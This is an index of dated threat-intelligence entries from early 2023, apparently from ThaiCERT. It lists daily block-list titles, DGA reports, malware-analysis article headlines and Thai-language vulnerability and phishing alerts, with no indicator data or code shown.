1.3.411. 2023-01-23 TTC-CERT IP Block Lists 2023-01-23 - SSH port scanning, SSH brute-force attack
1.3.412. 2023-01-23 TTC-CERT - IP Daily Block Lists - 2023-01-22 - CyberTotal
1.3.413. 2023-01-23 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-23
1.3.414. 2023-01-23 TTC-CERT - URL Daily Block Lists - 2023-01-22 - CyberTotal
1.3.415. 2023-01-23 แจ้งเตือนเร่งด่วนกรณี Indicators of compromise (IOCs) ของกลุ่มผู้โจมตีที่ได้รับการสนับสนุนจากรัฐบาลต่างประเทศ (State-Sponsored Actors) ที่มุ่งเป้าโจมตีองค์กรในประเทศไทย
1.3.416. 2023-01-23 พบมีการนำ Website ของโรงเรียนโนนหันวิทยายน มาทำเป็น phishing และ fraud
1.3.417. 2023-01-24 Abuse.ch URLhaus 2023-01-24
1.3.418. 2023-01-24 Active Bamital DGA(s) for 20230123
1.3.419. 2023-01-24 Active Bedep DGA(s) for 20230123
1.3.420. 2023-01-24 Active Chinad DGA(s) for 20230123
1.3.421. 2023-01-24 Active Malware samples detected on 2023-01-23
1.3.422. 2023-01-24 CVE-2022-47966: Rapid7 Observed Exploitation of Critical ManageEngine Vulnerability
1.3.423. 2023-01-24 Google ad led to a fake AnyDesk page for possible TA505 activity
1.3.424. 2023-01-24 Information Stealers going Incognito on Google Ads

1.3.425. 2023-01-24 QR Code Phishing Attempts to Steal Credentials from Chinese Language Users
1.3.426. 2023-01-24 SiestaGraph: New implant uncovered in ASEAN member foreign ministry
1.3.427. 2023-01-24 Traffic signals: The VASTFLUX Takedown
1.3.428. 2023-01-24 TTC-CERT Block Lists 2023-01-24 - Agentemis, BEACON, Cobalt Strike
1.3.429. 2023-01-24 TTC-CERT Block Lists 2023-01-24 - Phishing attack dataset
1.3.430. 2023-01-24 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-23 - CyberTotal
1.3.431. 2023-01-24 TTC-CERT - HASH Daily Block Lists - 2023-01-23 - CyberTotal
1.3.432. 2023-01-24 TTC-CERT IP Block Lists 2023-01-24 - FTP port scanning, FTP attack
1.3.433. 2023-01-24 TTC-CERT IP Block Lists 2023-01-24 - SSH port scanning, SSH brute-force attack
1.3.434. 2023-01-24 TTC-CERT - IP Daily Block Lists - 2023-01-23 - CyberTotal
1.3.435. 2023-01-24 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-24
1.3.436. 2023-01-24 บริษัท Apple เผยแพร่การอัปเดตเฟิร์มแวร์ด้านความปลอดภัยเพื่อแก้ไขช่องโหว่หลายรายการ ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.437. 2023-01-25 Abuse.ch URLhaus 2023-01-25
1.3.438. 2023-01-25 Active Bamital DGA(s) for 20230124
1.3.439. 2023-01-25 Active Malware samples detected on 2023-01-24
1.3.440. 2023-01-25 DragonSpark | Attacks Evade Detection with SparkRAT and Golang Source Code Interpretation
1.3.441. 2023-01-25 Emotet Returns With New Methods of Evasion
1.3.442. 2023-01-25 Technical Advisory: Proxy Hell Exploit Chains in the Wild
1.3.443. 2023-01-25 TTC-CERT Block Lists 2023-01-25 - Agentemis, BEACON, Cobalt Strike
1.3.444. 2023-01-25 TTC-CERT Block Lists 2023-01-25 - IcedID, BokBot
1.3.445. 2023-01-25 TTC-CERT Block Lists 2023-01-25 - Phishing attack dataset
1.3.446. 2023-01-25 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-24 - CyberTotal
1.3.447. 2023-01-25 TTC-CERT - HASH Daily Block Lists - 2023-01-24 - CyberTotal
1.3.448. 2023-01-25 TTC-CERT IP Block Lists 2023-01-25 - FTP port scanning, FTP attack

1.3.449. 2023-01-25 TTC-CERT IP Block Lists 2023-01-25 - SSH port scanning, SSH brute-force attack
1.3.450. 2023-01-25 TTC-CERT - IP Daily Block Lists - 2023-01-24 - CyberTotal
1.3.451. 2023-01-25 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-25
1.3.452. 2023-01-25 TTC-CERT - URL Daily Block Lists - 2023-01-24 - CyberTotal
1.3.453. 2023-01-26 Abuse.ch URLhaus 2023-01-26
1.3.454. 2023-01-26 Active Bamital DGA(s) for 20230125
1.3.455. 2023-01-26 Active Bedep DGA(s) for 20230125
1.3.456. 2023-01-26 Active Malware samples detected on 2023-01-25
1.3.457. 2023-01-26 A First Malicious OneNote Document
1.3.458. 2023-01-26 Alert (AA23-025A) Protecting Against Malicious Use of Remote Monitoring and Management Software | CISA
1.3.459. 2023-01-26 Realtek SDK Vulnerability Attacks Highlight IoT Supply Chain Threats
1.3.460. 2023-01-26 The Rise of Amadey Bot: A Growing Concern for Internet Security
1.3.461. 2023-01-26 The Titan Stealer: Notorious Telegram Malware Campaign
1.3.462. 2023-01-26 TTC-CERT Block Lists 2023-01-26 - Agentemis, BEACON, Cobalt Strike
1.3.463. 2023-01-26 TTC-CERT Block Lists 2023-01-26 - Phishing attack dataset
1.3.464. 2023-01-26 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-25 - CyberTotal
1.3.465. 2023-01-26 TTC-CERT - HASH Daily Block Lists - 2023-01-25 - CyberTotal
1.3.466. 2023-01-26 TTC-CERT IP Block Lists 2023-01-26 - FTP port scanning, FTP attack
1.3.467. 2023-01-26 TTC-CERT IP Block Lists 2023-01-26 - SSH port scanning, SSH brute-force attack
1.3.468. 2023-01-26 TTC-CERT - IP Daily Block Lists - 2023-01-25 - CyberTotal
1.3.469. 2023-01-26 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-26
1.3.470. 2023-01-26 Vice Society Ransomware Group Targets Manufacturing Companies
1.3.471. 2023-01-26 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.472. 2023-01-26 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vRealize Log Insight เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.473. 2023-01-27 Abuse.ch URLhaus 2023-01-27
1.3.474. 2023-01-27 Active Bamital DGA(s) for 20230126
1.3.475. 2023-01-27 Active Bedep DGA(s) for 20230126
1.3.476. 2023-01-27 Active Chinad DGA(s) for 20230126
1.3.477. 2023-01-27 Active Malware samples detected on 2023-01-26
1.3.478. 2023-01-27 CryptBot Infostealer: Malware Analysis
1.3.479. 2023-01-27 Massive Campaign Uses Hacked WordPress Sites as Platform for Black Hat Ad Network
1.3.480. 2023-01-27 New Mimic Ransomware Abuses Everything APIs for its Encryption Process
1.3.481. 2023-01-27 Python-Based PY#RATION Attack Campaign Leverages Fernet Encryption and Websockets to Avoid Detection
1.3.482. 2023-01-27 Titan Stealer: The Growing Use of GoLang Among Threat Actors
1.3.483. 2023-01-27 TTC-CERT Block Lists 2023-01-27 - Agentemis, BEACON, Cobalt Strike
1.3.484. 2023-01-27 TTC-CERT Block Lists 2023-01-27 - Phishing attack dataset
1.3.485. 2023-01-27 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-26 - CyberTotal
1.3.486. 2023-01-27 TTC-CERT - HASH Daily Block Lists - 2023-01-26 - CyberTotal
1.3.487. 2023-01-27 TTC-CERT IP Block Lists 2023-01-27 - FTP port scanning, FTP attack
1.3.488. 2023-01-27 TTC-CERT IP Block Lists 2023-01-27 - SSH port scanning, SSH brute-force attack
1.3.489. 2023-01-27 TTC-CERT - IP Daily Block Lists - 2023-01-26 - CyberTotal
1.3.490. 2023-01-27 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-27
1.3.491. 2023-01-27 TTC-CERT - URL Daily Block Lists - 2023-01-26 - CyberTotal
1.3.492. 2023-01-27 Welcome to Goot Camp: Tracking the Evolution of GOOTLOADER Operations
1.3.493. 2023-01-28 Abraham's Ax Likely Linked to Moses Staff
1.3.494. 2023-01-28 Abuse.ch URLhaus 2023-01-28
1.3.495. 2023-01-28 Active Bamital DGA(s) for 20230127
1.3.496. 2023-01-28 Active Chinad DGA(s) for 20230127
1.3.497. 2023-01-28 Active Malware samples detected on 2023-01-27

1.3.498. 2023-01-28 ASEC Weekly Phishing Email Threat Trends (January 8th, 2023 – January 14th, 2023)
1.3.499. 2023-01-28 Chinese PlugX Malware Hidden in Your USB Devices?
1.3.500. 2023-01-28 TTC-CERT Block Lists 2023-01-28 - Agentemis, BEACON, Cobalt Strike
1.3.501. 2023-01-28 TTC-CERT Block Lists 2023-01-28 - Phishing attack dataset
1.3.502. 2023-01-28 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-27 - CyberTotal
1.3.503. 2023-01-28 TTC-CERT - HASH Daily Block Lists - 2023-01-27 - CyberTotal
1.3.504. 2023-01-28 TTC-CERT IP Block Lists 2023-01-28 - FTP port scanning, FTP attack
1.3.505. 2023-01-28 TTC-CERT IP Block Lists 2023-01-28 - SSH port scanning, SSH brute-force attack
1.3.506. 2023-01-28 TTC-CERT - IP Daily Block Lists - 2023-01-27 - CyberTotal
1.3.507. 2023-01-28 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-28
1.3.508. 2023-01-29 Abuse.ch URLhaus 2023-01-29
1.3.509. 2023-01-29 Active Bamital DGA(s) for 20230128
1.3.510. 2023-01-29 Active Beebone DGA(s) for 20230128
1.3.511. 2023-01-29 Active Chinad DGA(s) for 20230128
1.3.512. 2023-01-29 TTC-CERT Block Lists 2023-01-29 - Agentemis, BEACON, Cobalt Strike
1.3.513. 2023-01-29 TTC-CERT Block Lists 2023-01-29 - Phishing attack dataset
1.3.514. 2023-01-29 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-28 - CyberTotal
1.3.515. 2023-01-29 TTC-CERT - HASH Daily Block Lists - 2023-01-28 - CyberTotal
1.3.516. 2023-01-29 TTC-CERT IP Block Lists 2023-01-29 - FTP port scanning, FTP attack
1.3.517. 2023-01-29 TTC-CERT IP Block Lists 2023-01-29 - SSH port scanning, SSH brute-force attack
1.3.518. 2023-01-29 TTC-CERT - IP Daily Block Lists - 2023-01-28 - CyberTotal
1.3.519. 2023-01-29 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-29
1.3.520. 2023-01-29 TTC-CERT - URL Daily Block Lists - 2023-01-28 - CyberTotal
1.3.521. 2023-01-30 Abuse.ch URLhaus 2023-01-30
1.3.522. 2023-01-30 Active Bamital DGA(s) for 20230129
1.3.523. 2023-01-30 Active Bedep DGA(s) for 20230129

1.3.524. 2023-01-30 Active Chinad DGA(s) for 20230129
1.3.525. 2023-01-30 Analysis Report on Malware Distributed via Microsoft OneNote
1.3.526. 2023-01-30 ASEC Weekly Malware Statistics (January 16th, 2023 – January 22nd, 2023)
1.3.527. 2023-01-30 Job scams impersonate companies still hiring following tech layoffs
1.3.528. 2023-01-30 LockBit 2.0 Ransomware Sample 2023-01-30
1.3.529. 2023-01-30 SwiftSlicer: New destructive wiper malware strikes Ukraine
1.3.530. 2023-01-30 TTC-CERT Block Lists 2023-01-30 - Agentemis, BEACON, Cobalt Strike
1.3.531. 2023-01-30 TTC-CERT Block Lists 2023-01-30 - IcedID, BokBot
1.3.532. 2023-01-30 TTC-CERT Block Lists 2023-01-30 - Phishing attack dataset
1.3.533. 2023-01-30 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-29 - CyberTotal
1.3.534. 2023-01-30 TTC-CERT - HASH Daily Block Lists - 2023-01-29 - CyberTotal
1.3.535. 2023-01-30 TTC-CERT IP Block Lists 2023-01-30 - FTP port scanning, FTP attack
1.3.536. 2023-01-30 TTC-CERT IP Block Lists 2023-01-30 - SSH port scanning, SSH brute-force attack
1.3.537. 2023-01-30 TTC-CERT - IP Daily Block Lists - 2023-01-29 - CyberTotal
1.3.538. 2023-01-30 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-30
1.3.539. 2023-01-31 Abuse.ch URLhaus 2023-01-31
1.3.540. 2023-01-31 Active Bamital DGA(s) for 20230130
1.3.541. 2023-01-31 Following the Scent of TrickGate: 6-Year-Old Packer Used to Deploy the Most Wanted Malware
1.3.542. 2023-01-31 Orcus RAT Malware Analysis, Overview by ANY.RUN
1.3.543. 2023-01-31 The Year of the Wiper
1.3.544. 2023-01-31 TTC-CERT Block Lists 2023-01-31 - Agentemis, BEACON, Cobalt Strike
1.3.545. 2023-01-31 TTC-CERT Block Lists 2023-01-31 - IcedID, BokBot
1.3.546. 2023-01-31 TTC-CERT Block Lists 2023-01-31 - Phishing attack dataset
1.3.547. 2023-01-31 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-30 - CyberTotal
1.3.548. 2023-01-31 TTC-CERT - HASH Daily Block Lists - 2023-01-30 - CyberTotal
1.3.549. 2023-01-31 TTC-CERT IP Block Lists 2023-01-31 - FTP port scanning, FTP attack

1.3.550. 2023-01-31 TTC-CERT IP Block Lists 2023-01-31 - SSH port scanning, SSH brute-force attack
1.3.551. 2023-01-31 TTC-CERT - IP Daily Block Lists - 2023-01-30 - CyberTotal
1.3.552. 2023-01-31 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-01-31
1.3.553. 2023-01-31 TTC-CERT - URL Daily Block Lists - 2023-01-30 - CyberTotal
1.3.554. 2023-01-31 Unmasking VENOM SPIDER
1.3.555. 2023-02-01 Abuse.ch URLhaus 2023-02-01
1.3.556. 2023-02-01 Active Bamital DGA(s) for 20230131
1.3.557. 2023-02-01 Active Bedep DGA(s) for 20230131
1.3.558. 2023-02-01 Active Malware samples detected on 2023-01-31
1.3.559. 2023-02-01 Analyzing and remediating a malware infested T95 TV box from Amazon
1.3.560. 2023-02-01 A Phishing Page that Changes According to the User’s Email Address (Using Favicon)
1.3.561. 2023-02-01 Attack Cases of CoinMiners Mining Ethereum Classic Coins
1.3.562. 2023-02-01 BlueBravo Uses Ambassador Lure to Deploy GraphicalNeutrino Malware
1.3.563. 2023-02-01 GuLoader: The NSIS Vantage Point
1.3.564. 2023-02-01 ‘InTheBox’ Web Injects Targeting Android Banking Applications Worldwide
1.3.565. 2023-02-01 TTC-CERT Block Lists 2023-02-01 - Agentemis, BEACON, Cobalt Strike
1.3.566. 2023-02-01 TTC-CERT Block Lists 2023-02-01 - IcedID, BokBot
1.3.567. 2023-02-01 TTC-CERT Block Lists 2023-02-01 - Phishing attack dataset
1.3.568. 2023-02-01 TTC-CERT - DOMAIN Daily Block Lists - 2023-01-31 - CyberTotal
1.3.569. 2023-02-01 TTC-CERT - HASH Daily Block Lists - 2023-01-31 - CyberTotal
1.3.570. 2023-02-01 TTC-CERT IP Block Lists 2023-02-01 - FTP port scanning, FTP attack
1.3.571. 2023-02-01 TTC-CERT IP Block Lists 2023-02-01 - SSH port scanning, SSH brute-force attack
1.3.572. 2023-02-01 TTC-CERT - IP Daily Block Lists - 2023-01-31 - CyberTotal
1.3.573. 2023-02-01 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-01

1.3.574. 2023-02-02 Abuse.ch URLhaus 2023-02-02
1.3.575. 2023-02-02 Active Bamital DGA(s) for 20230201
1.3.576. 2023-02-02 Active Bedep DGA(s) for 20230201
1.3.577. 2023-02-02 Active Malware samples detected on 2023-02-01
1.3.578. 2023-02-02 Analyzing Malware Code that Cryptojacks System to Mine for Monero Crypto
1.3.579. 2023-02-02 ASEC Weekly Malware Statistics (January 23rd, 2023 – January 29th, 2023)
1.3.580. 2023-02-02 Cisco Talos Intelligence Group - Threat Round up for January 20 to January 27
1.3.581. 2023-02-02 Google sponsored ads malvertising targets password manager
1.3.582. 2023-02-02 Machine Learning Versus Memory Resident Evil
1.3.583. 2023-02-02 Malicious LNK File Disguised as a Normal HWP Document
1.3.584. 2023-02-02 New APT34 Malware Targets The Middle East
1.3.585. 2023-02-02 New data wipers deployed against Ukraine
1.3.586. 2023-02-02 Phishing Emails in Circulation, This Time Disguised as Requests for Product Quotation
1.3.587. 2023-02-02 TA444: The APT Startup Aimed at Acquisition (of Your Funds)
1.3.588. 2023-02-02 TTC-CERT Block Lists 2023-02-02 - Agentemis, BEACON, Cobalt Strike
1.3.589. 2023-02-02 TTC-CERT Block Lists 2023-02-02 - IcedID, BokBot
1.3.590. 2023-02-02 TTC-CERT Block Lists 2023-02-02 - Phishing attack dataset
1.3.591. 2023-02-02 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-01 - CyberTotal
1.3.592. 2023-02-02 TTC-CERT - HASH Daily Block Lists - 2023-02-01 - CyberTotal
1.3.593. 2023-02-02 TTC-CERT IP Block Lists 2023-02-02 - FTP port scanning, FTP attack
1.3.594. 2023-02-02 TTC-CERT IP Block Lists 2023-02-02 - SSH port scanning, SSH brute-force attack
1.3.595. 2023-02-02 TTC-CERT - IP Daily Block Lists - 2023-02-01 - CyberTotal
1.3.596. 2023-02-02 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-02
1.3.597. 2023-02-02 TTC-CERT - URL Daily Block Lists - 2023-02-01 - CyberTotal
1.3.598. 2023-02-02 TZW Ransomware Being Distributed in Korea

1.3.599. 2023-02-02 Vector Stealer: A Gateway for RDP Hijacking
1.3.600. 2023-02-02 แจ้งเตือนกรณี VMware เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ VMware vRealize Operations เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution
1.3.601. 2023-02-03 Abuse.ch URLhaus 2023-02-03
1.3.602. 2023-02-03 Active Bamital DGA(s) for 20230202
1.3.603. 2023-02-03 Active Bedep DGA(s) for 20230202
1.3.604. 2023-02-03 Active Malware samples detected on 2023-02-02
1.3.605. 2023-02-03 Gather Round the Watering Hole, We have a story to tell
1.3.606. 2023-02-03 HeadCrab: A Novel State-of-the-Art Redis Malware in a Global Campaign
1.3.607. 2023-02-03 .NET Virtualization Thrives in Malvertising Attacks
1.3.608. 2023-02-03 No Pineapple! – DPRK Targeting of Medical Research and Technology Sector
1.3.609. 2023-02-03 OneNote Documents Increasingly Used to Deliver Malware
1.3.610. 2023-02-03 Operation Ice Breaker Targets The Gam(bl)ing Industry Right Before It's Biggest Gathering
1.3.611. 2023-02-03 TTC-CERT Block Lists 2023-02-03 - Agentemis, BEACON, Cobalt Strike
1.3.612. 2023-02-03 TTC-CERT Block Lists 2023-02-03 - IcedID, BokBot
1.3.613. 2023-02-03 TTC-CERT Block Lists 2023-02-03 - Phishing attack dataset
1.3.614. 2023-02-03 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-02 - CyberTotal
1.3.615. 2023-02-03 TTC-CERT - HASH Daily Block Lists - 2023-02-02 - CyberTotal
1.3.616. 2023-02-03 TTC-CERT IP Block Lists 2023-02-03 - FTP port scanning, FTP attack
1.3.617. 2023-02-03 TTC-CERT IP Block Lists 2023-02-03 - SSH port scanning, SSH brute-force attack
1.3.618. 2023-02-03 TTC-CERT - IP Daily Block Lists - 2023-02-02 - CyberTotal
1.3.619. 2023-02-03 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-03
1.3.620. 2023-02-03 TTC-CERT - URL Daily Block Lists - 2023-02-02 - CyberTotal
1.3.621. 2023-02-03 UAC-0114 aka Winter Vivern to target Ukrainian and Polish GOV entities (CERT-UA#5909)

1.3.622. 2023-02-04 Abuse.ch URLhaus 2023-02-04
1.3.623. 2023-02-04 Active Bamital DGA(s) for 20230203
1.3.624. 2023-02-04 Active Bedep DGA(s) for 20230203
1.3.625. 2023-02-04 Active Malware samples detected on 2023-02-03
1.3.626. 2023-02-04 LockBit Green Indicators of Compromise Jan 2023
1.3.627. 2023-02-04 Mustang Panda APT Group Uses European Commission-Themed Lure to Deliver PlugX Malware
1.3.628. 2023-02-04 NETWIRE Dynamic Configuration Extraction
1.3.629. 2023-02-04 New BATLoader Disseminates RATs and Stealers
1.3.630. 2023-02-04 No Macro? No Worries. VSTO Being Weaponized by Threat Actors
1.3.631. 2023-02-04 Qakbot’s Evolution Continues with New Strategies
1.3.632. 2023-02-04 Ransomware Roundup – Trigona Ransomware
1.3.633. 2023-02-04 Technical Analysis: Black Basta Malware Overview
1.3.634. 2023-02-04 TgToxic Malware’s Automated Framework Targets Southeast Asia Android Users
1.3.635. 2023-02-04 TTC-CERT Block Lists 2023-02-04 - Agentemis, BEACON, Cobalt Strike
1.3.636. 2023-02-04 TTC-CERT Block Lists 2023-02-04 - Phishing attack dataset
1.3.637. 2023-02-04 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-03 - CyberTotal
1.3.638. 2023-02-04 TTC-CERT - HASH Daily Block Lists - 2023-02-03 - CyberTotal
1.3.639. 2023-02-04 TTC-CERT IP Block Lists 2023-02-04 - FTP port scanning, FTP attack
1.3.640. 2023-02-04 TTC-CERT IP Block Lists 2023-02-04 - SSH port scanning, SSH brute-force attack
1.3.641. 2023-02-04 TTC-CERT - IP Daily Block Lists - 2023-02-03 - CyberTotal
1.3.642. 2023-02-04 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-04
1.3.643. 2023-02-04 TTC-CERT - URL Daily Block Lists - 2023-02-03 - CyberTotal
1.3.644. 2023-02-04 What SOCs Need to Know About Water Dybbuk, A BEC Actor Using Open-Source Toolkits
1.3.645. 2023-02-04 แจ้งเตือนกรณีพบการเคลื่อนไหวของกลุ่มผู้ไม่หวังดีใช้ Ransomware มุ่งเป้าโจมตี VMware ESXi อย่างแพร่หลายในขณะนี้
1.3.646. 2023-02-05 Abuse.ch URLhaus 2023-02-05

1.3.647. 2023-02-05 Active Bamital DGA(s) for 20230204
1.3.648. 2023-02-05 Active Bedep DGA(s) for 20230204
1.3.649. 2023-02-05 Active Chinad DGA(s) for 20230204
1.3.650. 2023-02-05 Active Malware samples detected on 2023-02-04
1.3.651. 2023-02-05 TTC-CERT Block Lists 2023-02-05 - Agentemis, BEACON, Cobalt Strike
1.3.652. 2023-02-05 TTC-CERT Block Lists 2023-02-05 - Phishing attack dataset
1.3.653. 2023-02-05 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-04 - CyberTotal
1.3.654. 2023-02-05 TTC-CERT - HASH Daily Block Lists - 2023-02-04 - CyberTotal
1.3.655. 2023-02-05 TTC-CERT IP Block Lists 2023-02-05 - FTP port scanning, FTP attack
1.3.656. 2023-02-05 TTC-CERT IP Block Lists 2023-02-05 - SSH port scanning, SSH brute-force attack
1.3.657. 2023-02-05 TTC-CERT - IP Daily Block Lists - 2023-02-04 - CyberTotal
1.3.658. 2023-02-05 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-05
1.3.659. 2023-02-05 TTC-CERT - URL Daily Block Lists - 2023-02-04 - CyberTotal
1.3.660. 2023-02-06 Abuse.ch URLhaus 2023-02-06
1.3.661. 2023-02-06 Active Bamital DGA(s) for 20230205
1.3.662. 2023-02-06 Active Malware samples detected on 2023-02-05
1.3.663. 2023-02-06 Cisco Talos Intelligence Group - Threat Round up for January 27 to February 3
1.3.664. 2023-02-06 LockBit 3.0 Ransomware Sample 2023-02-06
1.3.665. 2023-02-06 Sliver Malware With BYOVD Distributed Through Sunlogin Vulnerability Exploitations
1.3.666. 2023-02-06 TTC-CERT Block Lists 2023-02-06 - Agentemis, BEACON, Cobalt Strike
1.3.667. 2023-02-06 TTC-CERT Block Lists 2023-02-06 - Phishing attack dataset
1.3.668. 2023-02-06 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-05 - CyberTotal
1.3.669. 2023-02-06 TTC-CERT - HASH Daily Block Lists - 2023-02-05 - CyberTotal
1.3.670. 2023-02-06 TTC-CERT IP Block Lists 2023-02-06 - FTP port scanning, FTP attack
1.3.671. 2023-02-06 TTC-CERT IP Block Lists 2023-02-06 - SSH port scanning, SSH brute-force attack

1.3.672. 2023-02-06 TTC-CERT - IP Daily Block Lists - 2023-02-05 - CyberTotal
1.3.673. 2023-02-06 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-06
1.3.674. 2023-02-06 TTC-CERT - URL Daily Block Lists - 2023-02-05 - CyberTotal
1.3.675. 2023-02-07 Abuse.ch URLhaus 2023-02-07
1.3.676. 2023-02-07 Active Bamital DGA(s) for 20230206
1.3.677. 2023-02-07 Active Bedep DGA(s) for 20230206
1.3.678. 2023-02-07 Active Malware samples detected on 2023-02-06
1.3.679. 2023-02-07 Collect, Exfiltrate, Sleep, Repeat - The DFIR Report
1.3.680. 2023-02-07 Dynamic Approaches seen in AveMaria's Distribution Strategy
1.3.681. 2023-02-07 ESXiArgs Ransomware: Knocking Out Unpatched VMware ESXi Linux Servers Worldwide
1.3.682. 2023-02-07 Microsoft Office phishing page
1.3.683. 2023-02-07 Nevada Ransomware - Waiting For The Next Dark Web Jackpot
1.3.684. 2023-02-07 New Medusa Botnet Emerging Via Mirai Botnet Targeting Linux Users
1.3.685. 2023-02-07 PixPirate: a new Brazilian Banking Trojan
1.3.686. 2023-02-07 TTC-CERT Block Lists 2023-02-07 - Agentemis, BEACON, Cobalt Strike
1.3.687. 2023-02-07 TTC-CERT Block Lists 2023-02-07 - Phishing attack dataset
1.3.688. 2023-02-07 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-06 - CyberTotal
1.3.689. 2023-02-07 TTC-CERT - HASH Daily Block Lists - 2023-02-06 - CyberTotal
1.3.690. 2023-02-07 TTC-CERT IP Block Lists 2023-02-07 - FTP port scanning, FTP attack
1.3.691. 2023-02-07 TTC-CERT IP Block Lists 2023-02-07 - SSH port scanning, SSH brute-force attack
1.3.692. 2023-02-07 TTC-CERT - IP Daily Block Lists - 2023-02-06 - CyberTotal
1.3.693. 2023-02-07 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-07
1.3.694. 2023-02-07 TTC-CERT - URL Daily Block Lists - 2023-02-06 - CyberTotal
1.3.695. 2023-02-07 แจ้งเตือนช่องโหว่หลายรายการของระบบปฏิบัติการ Google Android OS ซึ่งอาจส่งผลให้ถูกโจมตีแบบการยกระดับสิทธิ์ (Privilege Escalation)
1.3.696. 2023-02-08 Abuse.ch URLhaus 2023-02-08
1.3.697. 2023-02-08 Active Bamital DGA(s) for 20230207
1.3.698. 2023-02-08 Active Bedep DGA(s) for 20230207

1.3.699. 2023-02-08 Active Chinad DGA(s) for 20230207
1.3.700. 2023-02-08 Active Malware samples detected on 2023-02-07
1.3.701. 2023-02-08 ASEC Weekly Phishing Email Threat Trends (January 22nd, 2023 – January 28th, 2023)
1.3.702. 2023-02-08 Cl0p Ransomware Targets Linux Systems with Flawed Encryption
1.3.703. 2023-02-08 Cyber attack UAC-0050 against the state bodies of Ukraine using the program for remote control and surveillance Remcos (CERT-UA#5926)
1.3.704. 2023-02-08 DarkSide Ransomware With Self-Propagating Feature in AD Environments
1.3.705. 2023-02-08 Hide your Hypervisor: Analysis of ESXiArgs Ransomware
1.3.706. 2023-02-08 Hijacking Your Bandwidth: How Proxyware Apps Open You Up to Risk
1.3.707. 2023-02-08 Kimsuky's mobile campaign targeted the director of national security at South Korea's East Asia Institute
1.3.708. 2023-02-08 Quasar RAT Being Distributed by Private HTS Program
1.3.709. 2023-02-08 Redistribution of Magniber Ransomware in Korea (January 28th)
1.3.710. 2023-02-08 TTC-CERT Block Lists 2023-02-08 - Agentemis, BEACON, Cobalt Strike
1.3.711. 2023-02-08 TTC-CERT Block Lists 2023-02-08 - Phishing attack dataset
1.3.712. 2023-02-08 TTC-CERT - DOMAIN Daily Block Lists - 2023-02-07 - CyberTotal
1.3.713. 2023-02-08 TTC-CERT - HASH Daily Block Lists - 2023-02-07 - CyberTotal
1.3.714. 2023-02-08 TTC-CERT IP Block Lists 2023-02-08 - FTP port scanning, FTP attack
1.3.715. 2023-02-08 TTC-CERT IP Block Lists 2023-02-08 - SSH port scanning, SSH brute-force attack
1.3.716. 2023-02-08 TTC-CERT - IP Daily Block Lists - 2023-02-07 - CyberTotal
1.3.717. 2023-02-08 TTC-CERT Microsoft-DS-SMB Attack Dataset 2023-02-08
1.3.718. 2023-02-08 TTC-CERT - URL Daily Block Lists - 2023-02-07 - CyberTotal
1.3.719. 2023-02-08 แจ้งเตือนกรณี Google เผยแพร่การอัปเดตด้านความปลอดภัยสำหรับ Chrome เพื่อแก้ไขช่องโหว่ที่อาจส่งผลให้ถูกโจมตีแบบ Remote Code Execution

1.3.720. 2023-02-08 แจ้งเตือนกรณีพบผู้ไม่หวังดีทำการปลอมแปลงหน้าเว็บไซต์ (as of 2023-02-08) ของไทยไลอ้อนแอร์ เพื่อหลอกให้เหยื่อดาวน์โหลดและติดตั้ง Android Remote Access Trojan (RAT)
1.3.721. 2023-02-08 พบมีการปลอมแปลงหน้าเว็บไซต์ของ บริษัท พรอมิส (ประเทศไทย) จำกัด
1.3.722. 2023-02-09 Abuse.ch URLhaus 2023-02-09
1.3.723. 2023-02-09 Active Malware samples detected on 2023-02-07
1.3.724. 2023-02-09 Alert (AA23-039A) ESXiArgs Ransomware Virtual Machine Recovery Guidance
1.3.725. 2023-02-09 ASEC Weekly Malware Statistics (January 30th, 2023 – February 5th, 2023)
1.3.726. 2023-02-09 Disclosure of APT-C-35's recent attack activities
1.3.727. 2023-02-09 Graphiron: New Russian Information Stealing Malware Deployed Against Ukraine
1.3.728. 2023-02-09 Qakbot mechanizes distribution of malicious OneNote notebooks
1.3.729. 2023-02-09 Screentime: Sometimes It Feels Like Somebody's Watching Me
1.3.730. 2023-02-09 SteelClover Attacks Distributing Malware Via Google Ads Increased
1.3.731. 2023-02-09 TTC-CERT Block Lists 2023-02-09 - Agentemis, BEACON, Cobalt Strike
1.3.732. 2023-02-09 TTC-CERT Block Lists 2023-02-09 - Phishing attack dataset
